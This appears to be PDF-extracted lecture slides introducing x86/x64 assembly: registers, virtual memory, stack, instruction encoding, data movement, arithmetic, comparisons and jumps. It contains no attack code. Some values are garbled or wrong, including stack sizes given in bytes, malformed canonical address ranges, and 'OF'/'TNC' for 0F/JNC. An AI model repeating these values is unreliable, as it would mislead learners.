ZMM0	YMM0	XMM0	ZMM1	YMM1	XMM1
ZMM2	YMM2	XMM2	ZMM3	YMM3	XMM3
ZMM4	YMM4	XMM4	ZMM5	YMM5	XMM5
ZMM6	YMM6	XMM6	ZMM7	YMM7	XMM7
ZMM8	YMM8	XMM8	ZMM9	YMM9	XMM9
ZMM10	YMM10	XMM10	ZMM11	YMM11	XMM11
ZMM12	YMM12	XMM12	ZMM13	YMM13	XMM13
ZMM14	YMM14	XMM14	ZMM15	YMM15	XMM15
ZMM16	ZMM17	ZMM18	ZMM19	ZMM20	ZMM21
ZMM22	ZMM23	ZMM24	ZMM25	ZMM26	ZMM27
ZMM28	ZMM29	ZMM30	ZMM31		



See also http://wiki.osdev.org/CPU_Registers_x86

Registers and Data Types




- **rax** 64 bit
- **eax** 32 bit
- **ax** 16 bit
- **ah** upper 8 bit
- **al** lower 8 bit



Memory

x86 Virtual memory


0x00000000



- 32-bit architecture:
 2^{32} bytes of virtual memory
= 4 GB virtual memory
 - x86 Intel CPU: 4 GB memory
 - Max: 0xffffffff
-
- Physical Address Extension (PAE) is a mechanism to access more than 4 GB
 - Implemented via paging (page table entries with 64 bit)

x64 Virtual memory


0x00000000'00000000




- 64-bit architecture:
 2^{64} bytes of virtual memory
= 16 Exabytes virtual memory
- x86-64 Intel CPU: 16 Exabytes (in theory)
- Max: 0xffffffff'ffffffffff
- In practice: much lower (e.g., 48 bit)
- Canonical form addresses:
 - 0 - 0x00007fff'ffffffff
 - 0xfffff8000'00000000 - 0xffffffff'ffffffffff

=> How much memory is addressable?

Heap Memory: Programmer Perspective



Heap Memory: System Perspective




```
p1 = malloc(16);
```

```
p2 = calloc(4, 8); // 4*8=32
```

```
global static int VALUE_F = 5;
```

Stack memory (x86)



- The stack is a contiguous memory area
- Elements are added on top of the stack
- Elements should be of the following sizes:
 - 16 bytes
 - 32 bytes
 - (64 bytes)
- The stack **grows** towards **lower** addresses

x86 Instruction Set

x86 Instruction Set - Instructions Example

Address	Instructions in hexadecimal representation	Assembly instructions
0804:83db	55	push ebp
0804:83dc	89 e5	mov ebp, esp
0804:83de	83 ec 10	sub esp, 0x10
0804:83e1	8b 55 08	mov edx, [ebp+8]
0804:83e4	8b 45 0c	mov eax, [ebp+0xc]
0804:83e7	01 d0	add eax, edx
0804:83e9	89 45 fc	mov [ebp-4], eax
0804:83ec	8b 45 fc	mov eax, [ebp-4]
0804:83ef	c9	leave
0804:83f0	c3	ret
-----	---	.

x86 Instruction Set

- 2 assembly notations

- Intel mov eax,1 ; Set eax to 1
 - AT&T movl \$1,%eax ; Set eax to 1

- We use the Intel notation!

mov eax , 1

- <OPERAND1> is often the destination
 - <OPERAND2> is often the source
 - Operand type can be one of
 - Immediate
 - Register
 - Memory

x86 Instruction Set

- Valid x86 instructions must be between 1 and 15 bytes in size (both values included)
- Examples
 - 1-byte instruction:
55
`push ebp`
 - 15-byte instruction:
2e 67 f0 48 81 84 80 23 df 06 7e 89 ab cd ef
`lock add qword cs:[eax + 4*eax + 0x7e06df23], 0xefcdab89`
- Instructions could be even longer than 15 bytes, but are typically ignored by the processor

x86 Instruction Set

Opcode: Numeric instruction code

Mnemonic: Symbolic name for an opcode

More information is in
Chapter 2: Instruction Format of
 Intel's IA-32 software developer
 manual

www.intel.com/Assets/PDF/manual/25366.pdf




Figure 2-1. Intel 64 and IA-32 Architectures Instruction Format

x86 Instruction Set - Opcode and Mnemonic

Instructions in
hexadecimal representation

b8	18 00 00 00
bb	18 00 00 00
b9	18 00 00 00
ba	18 00 00 00
bc	18 00 00 00
bd	18 00 00 00
be	18 00 00 00
bf	18 00 00 00

Opcode varies (b8-bf)


Assembly instructions

```
mov eax, 0x18
mov ebx, 0x18
mov ecx, 0x18
mov edx, 0x18
mov esp, 0x18
mov ebp, 0x18
mov esi, 0x18
mov edi, 0x18
```

Mnemonic (mov) remains the same


x86 Instruction: ModR/M and SIB

Hex



Hex

Binary



x86 Instruction Set

The most important x86 instructions can be grouped in the following subsets:

- Data Movement
- Arithmetic Operations
- Comparisons
- Control Flow and Function Calls

In addition to the Intel manuals, one resource on instruction documentation is for example <http://x86.renejeschke.de/>

x86 Instruction Set Data Movement

Data Movement

- Instruction: `mov`
- The name `mov` is misleading (“move”), because it **copies** a value
- Set eax to an immediate value

```
mov eax, 1
```

- Set eax to the value of register ecx

```
mov eax, ecx
```

- Set eax to the DWORD value stored in memory (RAM) at address ebx+4

```
mov eax, [ebx+4]
```

Data Movement

- On the previous slide, <OPERAND1> was always a register
- These variants are also possible

mov <register>, <register>	; mov eax, ebx
mov <register>, <immediate>	; mov eax, 0x50
mov <memory>, <immediate>	; mov [eax], 0x50
mov <register>, <memory>	; mov eax, [ecx]
mov <memory>, <register>	; mov [ecx+4], ebx

- mov can NOT have two memory operands!

~~mov <memory>, <memory>~~

In-memory move?

- How do you copy a value from memory address A to memory address B?

~~mov [ebx], [eax]~~

not possible on x86

- Specific instructions that use the registers ESI and EDI

movsb ; Copy a BYTE from [esi] to [edi]

movsw ; Copy a WORD from [esi] to [edi]

movsd ; Copy a DWORD from [esi] to [edi]

- The prefix REP can be used to repeatedly copy data

rep movsd ; Copy DWORDs from [esi] to [edi]

; Repeated until ecx is 0

Data Movement - PUSH



- The **ESP** register points to the current top of the stack
- The **push** instruction adds an item to the stack as follows:

Example: **push 0x1000**

Data Movement - PUSH



- The `ESP` register points to the current top of the stack
- The `push` instruction adds an item to the stack as follows:
 - a. Decrement the `ESP` register by 4
 - b.

Example: `push 0x1000`

Data Movement - PUSH



- The **ESP** register points to the current top of the stack
- The **push** instruction adds an item to the stack as follows:
 - a. Decrement the ESP register by 4
 - b. Writes the item at the new top of stack

Example: **push 0x1000**


Data Movement - PUSH

Opcode	Mnemonic	Description
FF /6	PUSH r/m16	Push r/m16.
FF /6	PUSH r/m32	Push r/m32.
50+rw	PUSH r16	Push r16.
50+rd	PUSH r32	Push r32.
6A	PUSH imm8	Push imm8.
68	PUSH imm16	Push imm16.
68	PUSH imm32	Push imm32.
0E	PUSH CS	Push CS.
16	PUSH SS	Push SS.
1E	PUSH DS	Push DS.
06	PUSH ES	Push ES.
0F A0	PUSH FS	Push FS.
0F A8	PUSH GS	Push GS.

Data Movement - POP



- The **ESP** register points to the current top of the stack
- The **pop** instruction removes an item from the stack as follows:
 - a. Read the item from the top of stack
 - b. Store it in the register ECX
 - c.



Example: **pop ecx**

Data Movement - POP




- The `ESP` register points to the current top of the stack
- The `pop` instruction removes an item from the stack as follows:
 - a. Read the item from the top of stack
 - b. Store it in the register ECX
 - c. Increment the `ESP` register by 4

0x1000

Example: `pop ecx`

Data Movement - Further instructions


- One instruction which seems similar, but it is not:
lea: Load Effective Address
- Performs the computation that is typically used in array accesses
`lea <reg>, [arraybase + idx * scale + displacement]`
- Example points: Array of Point p `<DWORD x, DWORD y>`
`sizeof(Point) = 8 byte`
- Assume access to the third array element, i.e. index `idx = 2`



```
lea edx, [ebx + eax * 8 + 4]
```

Data Movement - Further instructions

- One instruction which seems similar, but it is not:
lea: Load Effective Address
- Performs the computation that is typically used in array accesses
`lea <reg>, [arraybase + idx * scale + displacement]`
- Example points: Array of Point `p <DWORD x, DWORD y>`
`sizeof(Point) = 8 byte`
- Assume access to the third array element, i.e. index `idx = 2`



```
lea edx, [ebx + eax * 8 + 4]
```

The square brackets don't make sense for lea!

x86 Instruction Set Arithmetic Operations

Arithmetic Operations

• Addition	add eax, 0x1234	; eax = eax + 0x1234
• Subtraction	sub eax, 0x10	; eax = eax - 0x10
• Increase	inc eax	; eax += 1
• Decrease	dec eax	; eax -= 1
• Multiplication		
○ unsigned	mul ecx	; edx:eax = eax * ecx
○ signed	imul ecx	; edx:eax = eax * ecx
• Division		
○ unsigned	div ecx	; edx:eax = eax / ecx
○ signed	idiv ecx	
• Shift left	shl eax, 2	; shift eax left by 2 bits
• Shift right	shr eax, 2	; shift eax right by 2 bits
• Rotate left	rol eax, 1	; rotate eax left by 1 bit
• Rotate right	ror eax, 1	; rotate eax right by 1 bit

QUIZ: shl

- What is arithmetically equivalent to the following instruction?

```
shl eax, 2
```

Bit Operations

- or bitwise OR
- and bitwise AND
- xor bitwise XOR (exclusive OR)
- not invert bits

- neg negate, 2-complement

x86 Instruction Set Comparison

Comparison - CMP

- Compare instruction:

`cmp <OPERAND1>, <OPERAND2>`

`cmp eax, 0x10`

- Performs a subtraction:

`Temp = <OPERAND1> - <OPERAND2>`

`; Temp = eax - 0x10`

- Adapt the flags (EFLAGS):

- SF = MostSignificantBit(Temp)
- If (Temp == 0) ZF = 1 else ZF = 0
- PF = BitWiseXorNor(Temp[Max-1:0])
- CF, OF and AF

`eax > n ?`

SF= Signed flag, ZF=Zero flag, PF=Parity flag, CF=Carry flag, OF=Overflow flag, AF=Adjust flag

Comparison - TEST

- Compare instruction:

`test <OPERAND1>, <OPERAND2>`
`test eax, eax`

- Computes the bit-wise logical AND of the first operand and the second operand and sets the SF, ZF, and PF status flags according to the result.
`Temp = <OPERAND1> & <OPERAND2>` ; `Temp = eax & eax`

- Adapt the flags (EFLAGS):

- `SF = MostSignificantBit(Temp)`
- `If (Temp == 0) ZF = 1 else ZF = 0`
- `PF = BitWiseXorNor(Temp[Max-1:0])`
- `CF=0, OF=0`

`eax == 0 ?`

x86 Instruction Set Control Flow

Control Flow - JUMP Instructions

- Assembly does not have loops comparable to high-level languages
 - No for loop
 - No while loop
- Control flow is directed via jump instructions
- Unconditional jump instruction example

Address	Instructions in hexadecimal representation	Assembly instructions
00402F3D	90	NOP
00402F3E	90	NOP
00402F3F	90	NOP
00402F40	90	NOP
00402F41	90	NOP
00402F42	EB 0A	JMP SHORT 00402F4E
00402F44	0000	
00402F46	0000	
00402F48	0000	
00402F4A	0000	
00402F4C	0000	
00402F4E	90	NOP
00402F4F	00	

Control Flow - JUMP/Jcc Instructions

Instruction	Description	signed-ness	Flags	short jump opcodes	near jump opcodes
JO	Jump if overflow		OF = 1	70	OF 80
JNO	Jump if not overflow		OF = 0	71	OF 81
JS	Jump if sign		SF = 1	78	OF 88
JNS	Jump if not sign		SF = 0	79	OF 89
JE JZ	Jump if equal Jump if zero		ZF = 1	74	OF 84
JNE JNZ	Jump if not equal Jump if not zero		ZF = 0	75	OF 85
JB JNAE JC	Jump if below Jump if not above or equal Jump if carry	unsigned	CF = 1	72	OF 82
JNB JAE TNC	Jump if not below Jump if above or equal Jump if not carry	unsigned	CF = 0	73	OF 83

Control Flow - JUMP/Jcc Instructions

```
int func() {  
    int value = 0x1234;  
    if (value >= 0x1000) {  
        value = 0x1000;  
    } else {  
        value = 0;  
    }  
    return value;  
}  
  
int main (int argc, char** argv) {  
    func();  
    return 0;  
}
```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Control Flow - JUMP/Jcc Instructions

```
int func() {  
    int value = 0x1234;  
    if (value >= 0x1000) {  
        value = 0x1000;  
    } else {  
        value = 0;  
    }  
    return value;  
}  
  
int main (int argc, char** argv) {  
    func();  
    return 0;  
}
```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Control Flow - JUMP/Jcc Instructions

```
int func() {  
    int value = 0x1234;  
    if (value >= 0x1000) {  
        value = 0x1000;  
    } else {  
        value = 0;  
    }  
    return value;  
}
```

```
int main (int argc, char** argv) {  
    func();  
    return 0;  
}
```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Assignment

Control Flow - JUMP/Jcc Instructions

```

int func() {
    int value = 0x1234;
    if (value >= 0x1000) {
        value = 0x1000;
    } else {
        value = 0;
    }
    return value;
}

int main (int argc, char** argv) {
    func();
    return 0;
}

```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Comparison operation followed by a conditional jump:

C code:	Enter first branch if value >= 0x1000
Assembly:	Jump if [ebp-4] is less or equal to 0xffff

Control Flow - JUMP/Jcc Instructions

```

int func() {
    int value = 0x1234;
    if (value >= 0x1000) {
        value = 0x1000;
    } else {
        value = 0;
    }
    return value;
}

int main (int argc, char** argv) {
    func();
    return 0;
}

```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Comparison operation followed by a conditional jump:

C code:	Enter first branch if value >= 0x1000
Assembly:	Jump if [ebp-4] is less or equal to 0xffff jle: jump if less or equal

Control Flow - JUMP/Jcc Instructions

```
int func() {  
    int value = 0x1234;  
    if (value >= 0x1000) {  
        value = 0x1000;  
    } else {  
        value = 0;  
    }  
    return value;  
}  
  
int main (int argc, char** argv) {  
    func();  
    return 0;  
}
```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Assignment

Control Flow - JUMP/Jcc Instructions

```
